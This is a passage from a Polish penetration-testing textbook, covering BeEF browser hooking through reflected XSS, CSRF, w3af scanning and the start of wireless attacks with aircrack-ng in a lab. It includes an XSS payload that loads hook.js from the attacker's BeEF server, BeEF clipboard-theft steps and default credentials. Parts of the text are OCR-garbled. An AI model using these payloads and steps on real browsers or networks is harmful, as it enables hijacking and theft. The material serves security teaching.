Listing 14.3. Uruchamianie serwera BeEF


```
root@kali:~# cd /usr/share/beef-xss/
root@kali:/usr/share/beef-xss# ./beef
[11:53:26] [*] Bind socket [imapeudorai] listening on [0.0.0.0:2000].
[11:53:26] [*] Browser Exploitation Framework (BeEF) 0.4.4.5-alpha
(...)
[11:53:27] [+] running on network interface: 192.168.20.9
[11:53:27]   | Hook URL: http://192.168.20.9:3000/hook.js
[11:53:27]   | UI URL: http://192.168.20.9:3000/ui/panel
[11:53:27] [*] RESTful API key: 1c3e8f2c8edd075d09156ee0080fa540a707facf
[11:53:27] [*] HTTP Proxy: http://127.0.0.1:6789
[11:53:27] [*] BeEF server started (press control+c to stop)
```

Aby wyświetlić interfejs użytkownika pakietu BeEF w przeglądarce sieciowej przejdź na stronę *http://192.168.20.9:3000/ui/panel*. Na ekranie powinieneś zobaczyć stronę logowania, która została przedstawiona na rysunku 14.23.



Rysunek 14.23. Strona logowania pakietu BeEF


Domyślne po誓iadczenia logowania do pakietu BeEF to beef:beef. Po zalogowaniu si臋 na ekranie powinien si臋 pojawi膰 interfejs pakietu, przedstawiony na rysunku 14.24.



Rysunek 14.24. Interfejs WWW pakietu BeEF

W chwili obecnej żadna przegladarka sieciowa nie zostaa jeszcze przechwycona, wic najpierw musimy przekona kogoś do odwiedzenia naszej strony i zaadowania oraz uruchomienia złoliwego skryptu *hook.js*. Powrómy zatem na chwilę do omawianej wczeniej podatnoci panelu *Book Search* na ataki XSS. Tym razem zamiast uywa okna alertu, spróbujmy wykorzystać t  luk  do zaadowania skryptu *hook.js* z serwera BeEF. Przejd  do maszyny z systemem Windows 7, w polu wyszukiwania wpisz "`<script src=http://192.168.20.9:3000/hook.js> ↳</script>`" i naciśnij przycisk *Go*. Tym razem na ekranie nie pojawi si  żadne okno dialogowe ani inne elementy wskazuj ce, e coś jest nie tak, ale jeeli teraz powr cisz do okna pakietu BeEF, przekonasz si , e na liście przechwyconych przegladarek pojawi si  adres IP naszego hosta z systemem Windows 7, tak jak zostao to przedstawione na rysunku 14.25.

Jeeli zaznaczysz teraz adres IP przechwyconej przegladarki, w panelu po prawej stronie okna pojawi si  szczeg owe informacje na temat samej przegladarki oraz systemu operacyjnego jej hosta, takie jak wersje zainstalowanego oprogramowania. W g ornej cz ci okna znajdziesz dodatkowe karty, takie jak *Logs* (logi) czy *Commands* (polecenia). Kliknij kart  *Commands*, aby zobaczyć list  moduów pakietu BeEF, których moesz uy  do zaatakowania przechwyconej przegladarki.




Rysunek 14.25. Przeglądarka sieciowa przechwycona przez pakiet BeEF

Na przykład wybierz moduł *Browser/Hooked Domain/Create Alert Dialog* (przeglądarka/przechwycona domena/utwórz okno ostrzeżenia), tak jak zostało to przedstawione na rysunku 14.26. W prawej części okna będziesz miał możliwość zmiany tekstu ostrzeżenia, które będzie się pojawiało na ekranie. Po zakończeniu naciśnij przycisk *Execute*, znajdujący się w prawej dolnej części okna.


Przejdz do przeglądarki sieciowej w systemie Windows 7. Na ekranie powinieneś teraz zobaczyć wyskakujące okno dialogowe, przedstawione na rysunku 14.27.

Kolejnym interesującym mechanizmem pakietu BeEF jest możliwość pozyskania danych ze schowka systemu Windows zaatakowanego hosta. Przejdz do systemu Windows 7 i skopij do schowka nieco tekstu. Powróć do pakietu BeEF, przejdź na kartę *Commands*, a następnie w panelu *Module Tree* (drzewo modułów) wybierz polecenie *Host/Get Clipboard* (host/pobierz zawartość schowka). Pobrała zawartość schowka zostanie wyświetlona w panelu *Command Results* (wyniki działania), znajdującym się w prawej części okna, tak jak zostało to przedstawione na rysunku 14.28.

W tym podrozdziale omówiliśmy tylko dwa proste przykłady wykorzystania przechwyconych przeglądarek za pomocą różnych modułów pakietu BeEF. Oczywiście w praktyce możesz dokonać o wiele więcej. Na przykład możesz użyć przechwyconej przeglądarki jako punktu wyjścia (pivota) do zbierania informacji o sieci lokalnej za pomocą pingowania czy nawet skanowania portów hostów sieciowych. Warto również powiedzieć, że możesz zintegrować pakiet BeEF z pakietem Metasploit. Pakietu BeEF możesz również używać do przeprowadzania ataków socjotechnicznych. Jeżeli będziesz w stanie znaleźć na serwerze WWW klienta




Rysunek 14.26. Uruchamianie wybranego modułu BeEF



Rysunek 14.27. Wyświetlanie w przechwyconej przeglądarce okna dialogowego z ostrzeżeniem

podatność na ataki typu XSS, możesz znaczco poprawić skuteczność prowadzonego ataku poprzez skierowanie użytkowników na zaufaną stronę internetową ich własnej firmy zamiast do podejrzanej serwera zewnętrznego.



Rysunek 14.28. Wykradanie informacji ze schowka zaatakowanego systemu

Ataki typu CSRF — Cross-Site Request Forgery

Ataki typu *cross-site scripting* wykorzystują zaufanie, jakim użytkownik darzy daną witrynę sieciową, podczas gdy podobna klasa podatności, nazywana **CSRF** (ang. *Cross-Site Request Forgery*), wykorzystuje zaufanie, jakim witryna „darzy” przeglądarkę sieciową. Zastanówmy się nad następującym scenariuszem: użytkownik zalogował się do witryny banku i otrzymał aktywne ciasteczko sesji. Bardzo często zdarza się, że w tym samym momencie na innych kartach przeglądarki użytkownik przegląda również inne strony internetowe. Teraz użytkownik wchodzi na złośliwą stronę internetową, która zawiera ramkę lub obraz wyzwalający wysłanie żądania HTTP do witryny banku, zawierający poprawne argumenty nakazujące przekazanie określonej kwoty pieniędzy na inne konto (z założenia kontrolowane przez napastnika). Witryna banku sprawdza żądanie i przekonuje się, że nasz użytkownik jest już uwierzytelniony i zalogowany, więc otrzymane żądanie zostaje uznane za poprawne. System bankowy realizuje zlecenie i pieniądze trafiają na konto napastnika. Nasz użytkownik oczywiście nigdy świadomie nie zainicjował takiej transakcji, a jego straty wynikają po prostu z tego, że miał pecha natrafić na złośliwą witrynę internetową.

Skanowanie aplikacji internetowych za pomocą programu w3af

Automatyzacja procesu skanowania aplikacji internetowych, zwłaszcza tych nietypowych, tworzonych na potrzeby danej firmy czy organizacji, wcale nie jest zadaniem prostym, ponieważ w większości przypadków praktycznie nic nie jest w stanie zastąpić doświadczonego pentestera dysponującego odpowiednim serwerem proxy i innymi narzędziami. Po takim oświadczeniu możemy teraz powiedzieć, że istnieje całkiem sporo komercyjnych i niekomercyjnych skanerów aplikacji internetowych, które pozwalają na mniejszą bądź większą automatyzację takich zadań jak mapowanie struktury badanej witryny czy skanowanie w poszukiwaniu znanych podatności.

Jednym z takich skanerów typu open source jest pakiet **Web Application Attack and Audit Framework** (w3af). Program w3af składa się z szeregu wtyczek, które realizują różnego rodzaju zadania związane z testowaniem aplikacji internetowych, takie jak poszukiwanie adresów URL i testowanie ich parametrów czy wyszukiwanie parametrów podatnych na ataki z wykorzystaniem wstrzykiwania kodu SQL.


Aby uruchomić pakiet Web Application Attack and Audit Framework, wykonaj polecenie w3af, tak jak zostało to przedstawione poniżej.

```
root@kali:~# w3af
```


Na ekranie pojawi się okno dialogowe interfejsu użytkownika programu w3af, które zostało przedstawione na rysunku 14.29. W lewej części okna znajdziesz konfiguracje profili skanowania. Domyślnie program przydziela nowy, pusty profil, dzięki czemu możesz w pełni skonfigurować rodzaje wtyczek, jakie będą wykorzystywane do skanowania danej aplikacji. Możesz również skorzystać z jednego z prekonfigurowanych profili skanowania. Przykładowo wybranie profilu *OWASP_Top10* spowoduje, że użyte zostaną wtyczki skanujące testowaną aplikację pod kątem występowania podatności umieszczonej przez społeczność projektu Open Web Application Security Project (OWASP) na liście dziesięciu najpoważniejszych zagrożeń. Wpisz adres URL aplikacji, która ma być skanowana, tak jak zostało to przedstawione na rysunku 14.29, i naciśnij przycisk *Start*, znajdujący się po prawej stronie okna.

Kiedy skanowanie zostanie uruchomione, szczegółowe informacje o jego przebiegu będą wyświetlane na karcie *Logs* (logi), a o wykrytych podatnościach — na karcie *Results* (wyniki), co zostało pokazane na rysunku 14.30.

Po przeskanowaniu naszej aplikacji program w3af stwierdził, że jest ona podatna na atak poprzez wstrzykiwanie kodu SQL, który wykorzystywaliśmy na początku tego rozdziału, oraz znalazł kilka pomniejszych słabości, o których jednak warto byloby wspomnieć w raporcie końcowym po zakończeniu testowania aplikacji. Wypróbuj inne profile skanowania lub utwórz nowy, dostosowany do Twoich własnych wymagań profil skanowania i wybierz wtyczki, które zostaną użyte do



Rysunek 14.29. Interfejs użytkownika programu w3af



Rysunek 14.30. Wyniki działania programu w3af

testowania aplikacji. Program w3af potrafi również przeprowadzać skanowanie wymagające użycia poświadczeń logowania, gdzie testowaniu podlega uwierzytelniona sesja użytkownika, dzięki czemu skaner uzyskuje szerszy dostęp do aplikacji.

Podsumowanie

W tym rozdziale omówiliśmy na przykładzie naszej testowej aplikacji kilka podatności, które najczęściej występują w aplikacjach internetowych nieposiadających modułów weryfikacji i filtrowania danych wprowadzanych przez użytkownika, pozwalających na uniknięcie wielu rodzajów groźnych ataków. Nasza aplikacja jest podatna na ataki z wykorzystaniem wstrzykiwania kodu SQL, za pomocą których byliśmy w stanie pobierać dane z bazy, a nawet uzyskać dostęp do powłoki systemu.

Podobna podatność została znaleziona w mechanizmie logowania wykorzystującym uwierzytelnianie XML. Byliśmy w stanie przygotować odpowiednie zapytanie XPath, pozwalające na ominięcie mechanizmu uwierzytelniania i zalogowanie się do aplikacji na prawach użytkownika, którego konto było pierwsze na liście w pliku uwierzytelniania *AuthInfo.xml*. Udało nam się również wykorzystać podatność na stronie wyświetlającej biuletyny do przeglądania plików źródłowych aplikacji oraz innych ważnych plików związanych z procesem uwierzytelniania użytkowników. Po przeprowadzeniu analizy aplikacji byliśmy w stanie wykonywać różne polecenia na poziomie systemu operacyjnego serwera WWW poprzez dodawanie poleceń do adresów e-mail użytkowników, którzy rejestrowali się w systemie dystrybucji biuletynek. Wyniki działania takich poleceń można było oglądać za pomocą przeglądarki sieciowej. W panelu wyszukiwania aplikacji udało nam się znaleźć podatność na ataki typu *reflected XSS*. Do wykorzystywania znalezionych podatności, przechwytywania przeglądarek sieciowych i uzyskiwania nad nimi kontroli używaliśmy pakietu BeEF, który pozwolił na zdobycie przyczółka w atakowanym systemie. Na koniec pokróćte omówiliśmy pakiet w3af, czyli zautomatyzowany skaner podatności aplikacji internetowych.

Testowanie aplikacji internetowych to bardzo szeroki temat, który z pewnością zasługuje na poświęcenie mu znacznie większej ilości miejsca, niż mogliśmy sobie na to pozwolić w tej książce. Wszystkie podatności, o których wspominaliśmy w tym rozdziale, są szczegółowo omówione w witrynie internetowej projektu OWASP, dostępnej pod adresem https://www.owasp.org/index.php/Main_Page. Witryna projektu OWASP to znakomite źródło informacji i dobry punkt wyjścia do studiowania zagadnień związanych z bezpieczeństwem aplikacji internetowych. Na stronach możesz znaleźć również aplikację WebGoat, w której celowo zaimplementowany został szereg różnych podatności pozwalających użytkownikom na testowanie w formie ćwiczeń zachowania aplikacji podatnych na ataki i zdobywanie doświadczenia zarówno w wykrywaniu, jak i wykorzystywaniu znalezionych luk w zabezpieczeniach. Praca z pakietem WebGoat to znakomite rozwiązanie umożliwiające doskonalenie swoich umiejętności testowania aplikacji internetowych.

Warto przypomnieć, że nasza testowa aplikacja internetowa została napisana z wykorzystaniem ASP.net dla systemu Windows. Pracując jako pentester, z pewnością będziesz się spotykał z innymi rodzajami aplikacji, takimi jak Apache, PHP, MySQL, działającymi w systemach linuksowych, czy aplikacje napisane w języku Java. Być może również będziesz miał okazję testować aplikacje, które do przesyłania danych wykorzystują interfejsy API, takie jak REST czy SOAP. Pamiętaj, że

ze względu na fakt, iż podatności na ataki spowodowane brakiem odpowiedniej weryfikacji i filtrowania danych wprowadzanych przez użytkownika mogą występuć w aplikacjach internetowych pracujących na dowolnej platformie, błędy w kodzie aplikacji czy składnia poleceń niezbędnych do wykorzystania poszczególnych podatności na różnych platformach mogą się od siebie znaczaco różnić. Jeżeli zamierzasz na poważnie zająć się zagadnieniami związanymi z bezpieczeństwem i testowaniem aplikacji internetowych, powinieneś się zapoznać ze specyfiką różnych środowisk i platform, w których takie aplikacje mogą działać.


15

Ataki na sieci bezprzewodowe

W TYM ROZDZIALE OMÓWIMY KILKA PODSTAWOWYCH ZAGADNIEŃ ZWIĄZANYCH Z BEZPIECZEŃSTWEM SIECI BEZPRZEWODOWYCH. DO TEJ PORY PRZEDSTAWILIŚMY JUŻ CO NAJMNIĘJ KILKA SPOSOBÓW NA PRZEŁAMYwanie ZABEZPIECZEŃ PERYMETRU środowiska celu, ale zawsze powinieneś pamiętać, że wszelkie zabezpieczenia aplikacji internetowych, zapory sieciowe, szkolenia pracowników w dziedzinie bezpieczeństwa i tak dalej nie będą funta kłaków warte, jeżeli potencjalny napastnik będzie sobie siedział gdzieś w samochodzie zaparkowanym w pobliżu i w najlepsze korzystał ze słabo zabezpieczonej bezprzewodowej wewnętrznej sieci firmowej.

Przygotowania

W przykładach omawianych w tym rozdziale będziemy używać routera bezprzewodowego Linksys WRT54G2, ale w Twoim przypadku wystarczy do tego celu dowolny inny router bezprzewodowy obsługujący szyfrowanie w standardach WEP i WPA2. Mój router Linksys może być zarządzany poprzez interfejs WWW dostępny pod adresem <http://192.168.20.1>, który został pokazany na rysunku 15.1.



Rysunek 15.1. Interfejs WWW routera Linksys WRT54G2

Domyślna nazwa konta administratora i hasło dostępu to `admin:admin`. W innych urządzeniach produkowanych przez różnych producentów domyślne poświadczenia logowania mogą być oczywiście zupełnie inne, ale praktyka przeprowadzania testów penetracyjnych pokazuje, że sytuacje, w których pentester znajduje aktywne urządzenia sieciowe wykorzystujące domyślne hasła dostępu, wcale nie są takie rzadkie — a jest to przecież bardzo poważny błąd w sztuce, który może pozwolić potencjalnemu napastnikowi na całkowite przejęcie kontroli nad takim urządzeniem.

UWAGA

W naszej książce nie będziemy się zajmować zagadnieniami związanymi z atakowaniem urządzeń sieciowych, ale pomimo to powinieneś się dokładnie przyjrzeć interfejsom WWW wszystkich używanych przez Ciebie urządzeń sieciowych i ich zabezpieczeniom. Napastnik uzyskujący dostęp do urządzeń sieciowych działających w sieci danej firmy czy organizacji może naprawdę nrobić poważnych szkód, więc takie elementarne błędy w konfiguracji nigdy nie powinny zostać przeoczone.

Oprócz routera bezprzewodowego w moim środowisku testowym używam również karty bezprzewodowej Alfa Networks AWUS036H USB. Taka karta oraz inne podobne modele kart Alfa USB idealnie nadają się do przeprowadzania audytów bezpieczeństwa sieci bezprzewodowych, zwłaszcza kiedy pracujesz z maszynami wirtualnymi. VMware nie posiada sterowników do bezprzewodowych kart sieciowych, ale pozwala na przejmowanie i korzystanie z urządzeń USB podłączanych do hosta, dzięki czemu bezprzewodowe karty sieciowe USB mogą

być podłączane do maszyny wirtualnej z systemem Kali Linux i korzystać z jego sterowników. Zastosowanie bezprzewodowych kart sieciowych USB pozwala na uzyskanie dostępu do sieci bezprzewodowych z poziomu systemów działających w naszych maszynach wirtualnych.

Wyświetlanie listy dostępnych bezprzewodowych interfejsów sieciowych

Po dołączeniu bezprzewodowej karty sieciowej Alfa do maszyny wirtualnej z systemem Kali Linux przejdź do okna konsoli i wykonaj polecenie iwconfig, które wyświetli na ekranie listę dostępnych bezprzewodowych interfejsów sieciowych. Zwróć uwagę, że w naszym przypadku karta Alfa jest podłączona jako interfejs **wlan0 ①**, tak jak zostało to przedstawione na listingu 15.1.

Listing 15.1. Lista bezprzewodowych interfejsów sieciowych dostępnych w systemie Kali Linux

```
root@kali:~# iwconfig
wlan0 ① IEEE 802.11bg  ESSID:off/any
        Mode:Managed    Access Point: Not-Associated    Tx-Power=20 dBm
        Retry long limit:7   RTS thr:off    Fragment thr:off
        Encryption key:off
        Power Management:off

lo      no wireless extensions.

eth0    no wireless extensions.
```

Wyszukiwanie bezprzewodowych punktów dostępowych

Po podłączeniu bezprzewodowej karty sieciowej możemy rozpocząć wyszukiwanie znajdujących się w pobliżu bezprzewodowych punktów dostępowych. Wykonaj polecenie iwlist wlan0 scan, które przy użyciu interfejsu wlan0 rozpoczęte poszukiwanie znajdujących się w pobliżu sieci bezprzewodowych, tak jak zostało to przedstawione na listingu 15.2.

Listing 15.2. Skanowanie w poszukiwaniu pobliskich bezprzewodowych punktów dostępowych

```
root@kali:~# iwlist wlan0 scan
Cell 02 - Address: 00:23:69:F5:B4:2B ①
          Channel:6 ②
          Frequency:2.437 GHz (Channel 6)
          Quality=47/70 Signal level=-63 dBm
          Encryption key:off ③
          ESSID:"linksys" ④
          Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                      9 Mb/s; 14 Mb/s; 18 Mb/s
```

Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
Mode:Master
(...)

Jak sam się niebawem o tym przekonasz, w wynikach tego początkowego skanu znajdziemy niemal wszystkie informacje potrzebne do przeprowadzenia ataku na stację bazową. Znajdziemy tutaj adres MAC bezprzewodowego punktu dostępowego ①, numer kanału, na którym nadaje ②, informację, że w chwili obecnej szyfrowanie połączeń jest wyłączone ③, oraz identyfikator SSID ④.

Tryb monitora

Zanim rozpoczniemy, musimy przełączyć naszą kartę Alfa w **tryb monitora** (ang. *monitor mode*), który spełnia podobną rolę jak tryb nasłuchiwanie (ang. *promiscuous mode*) w przypadku tradycyjnej karty sieciowej, pozwalając na nashu-chiwanie i przechwytywanie całego bezprzewodowego ruchu sieciowego, a nie tylko tego, który jest przeznaczony dla naszej karty. Do przełączenia karty Alfa w tryb monitora użyjemy skryptu *Airmon-ng*, który jest częścią pakietu *Aircrack-ng* przeznaczonego do detekcji, przechwytywania pakietów i analizy sieci bezprzewodowych. Najpierw musimy się upewnić, że żaden inny działający proces nie będzie kolidował z trybem monitora naszej bezprzewodowej karty sieciowej. Aby to zrobić, wykonaj polecenie *airmon-ng check*, tak jak zostało to przedstawiione na listingu 15.3.

Listing 15.3. Sprawdzanie procesów kolidujących z trybem monitora bezprzewodowej karty sieciowej

```
root@kali:~# airmon-ng check
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after a short period
↳of time, you may want to kill (some of) them!
-e
PID      Name
2714    NetworkManager
5664    wpa_supplicant
```

Jak widać, *Airmon* znalazł dwa działające procesy, które potencjalnie mogą kolidować z bezprzewodową kartą sieciową pracującą w trybie monitora. W zależności od tego, jakich używasz sterowników karty, włączenie trybu monitora bez wcześniejszego zakończenia działania wymienionych procesów może (ale nie musi) spowodować problemy. Karta, której aktualnie używamy, raczej nie powinna sprawiać kłopotów, ale może się to zdarzyć w przypadku innych bezprzewodowych kart USB. Aby zakończyć działanie wszystkich procesów, które potencjalnie mogą sprawiać problemy po przełączeniu bezprzewodowej karty sieciowej w tryb monitora, powinieneś wykonać polecenie *airmon-ng check kill*, tak jak zostało to przedstawione na listingu 15.4.

Listing 15.4. Kończenie działania kolidujących procesów

```
root@kali:~# airmon-ng check kill
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after a short period
↳of time, you may want to kill (some of) them!
-e
PID      Name
2714    NetworkManager
5664    wpa_supplicant
Killing all those processes...
```

